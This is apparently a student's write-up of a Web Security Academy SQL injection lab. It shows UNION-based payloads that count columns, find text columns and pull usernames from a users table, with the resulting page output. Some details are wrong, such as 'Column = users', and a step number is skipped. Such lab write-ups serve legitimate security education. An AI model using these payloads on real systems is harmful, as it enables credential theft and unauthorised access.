Class: TY

Division: A

Batch: A3

Roll No.: 65

PRN: 0124UITF1065

Assignment_5

SQL Injection UNION Attack – Retrieving Data from Other Tables

Goal of this Lab

- Find how many columns the query has.
- Find which column displays text.
- Retrieve data from another table.
- Display usernames and passwords.
- Login as the administrator.

Step 1: Open the Lab

- Click Access Lab.
- Wait until the shopping website opens.

The screenshot shows the Web Security Academy lab interface. On the left is a blue sidebar with a list of topics: 'Back to all topics', 'What is SQL injection?', 'What is the impact of SQL injection?', 'Detecting SQL injection vulnerabilities', 'Examples of SQL injection', 'Examining the database', 'UNION attacks', 'Blind SQL injection', 'How to prevent SQL injection', 'SQL injection cheat sheet', and 'View all SQL injection labs'. The main content area has a breadcrumb trail: 'Web Security Academy > SQL Injection > UNION attacks > Lab'. The lab title is 'Lab: SQL injection UNION attack, retrieving data from other tables'. Below the title is a 'PRACTITIONER' badge and a 'LAB' button with a 'Solved' status. The lab description states: 'This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs. The database contains a different table called `users`, with columns called `username` and `password`. To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.' At the bottom of the lab description is an 'ACCESS THE LAB' button. Below the lab description is a 'Solution' section with a dropdown arrow.

Step 2: Look at the URL

Example:

<https://0a5a0082033ae62981dd110400f2007b.web-security-academy.net/filter?category=Gifts>

The vulnerable parameter is:

category=Gifts

Everything after **category=** is sent to the SQL query.

WebSecurity Academy

SQL injection UNION attack, retrieving data from other tables

Home | My account

WE LIKE TO SHOP

Gifts

Refine your search:

All Corporate gifts Gifts Lifestyle Pets Tech gifts

Step 4: Find the Number of Columns



Try these payloads one by one.

Payload 1

Gifts'+ORDER+BY+1--

Output

- Page loads successfully.

WebSecurity Academy

SQL injection UNION attack, retrieving data from other tables

LAB Not solved

WE LIKE TO SHOP

Corporate gifts' ORDER BY 2--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Pets](#)

Step 5: Find Which Column Accepts Text

Since there are **2 columns**, test each one.

Payload 1

Gifts'+UNION+SELECT+'test',NULL--

Output

The word **test** appears on the page.

Column **1** accepts text.

Corporate giftsGifts' UNION SELECT 'test',NULL--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Pets](#)

test

Payload 2

Gifts'+UNION+SELECT+NULL,'test'—

Output

The word **test** appears on the page.

Column **2** also accepts text.

Corporate giftsGiftsGifts' UNION SELECT NULL,'test'--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Pets](#)

test

Step 6: Retrieve Usernames

Use

Gifts'+UNION+SELECT+NULL,username+FROM+users—

Output



administrator

carlos

wiener

This confirms:

- Table = **users**
- Column = **users**

0ab8005704c2a26880d7dfef00290046.web-security-academy.net/filter?category=Corporate+giftsGiftsGifts%27+UNION+SELECT+NULL,username+FROM+users--
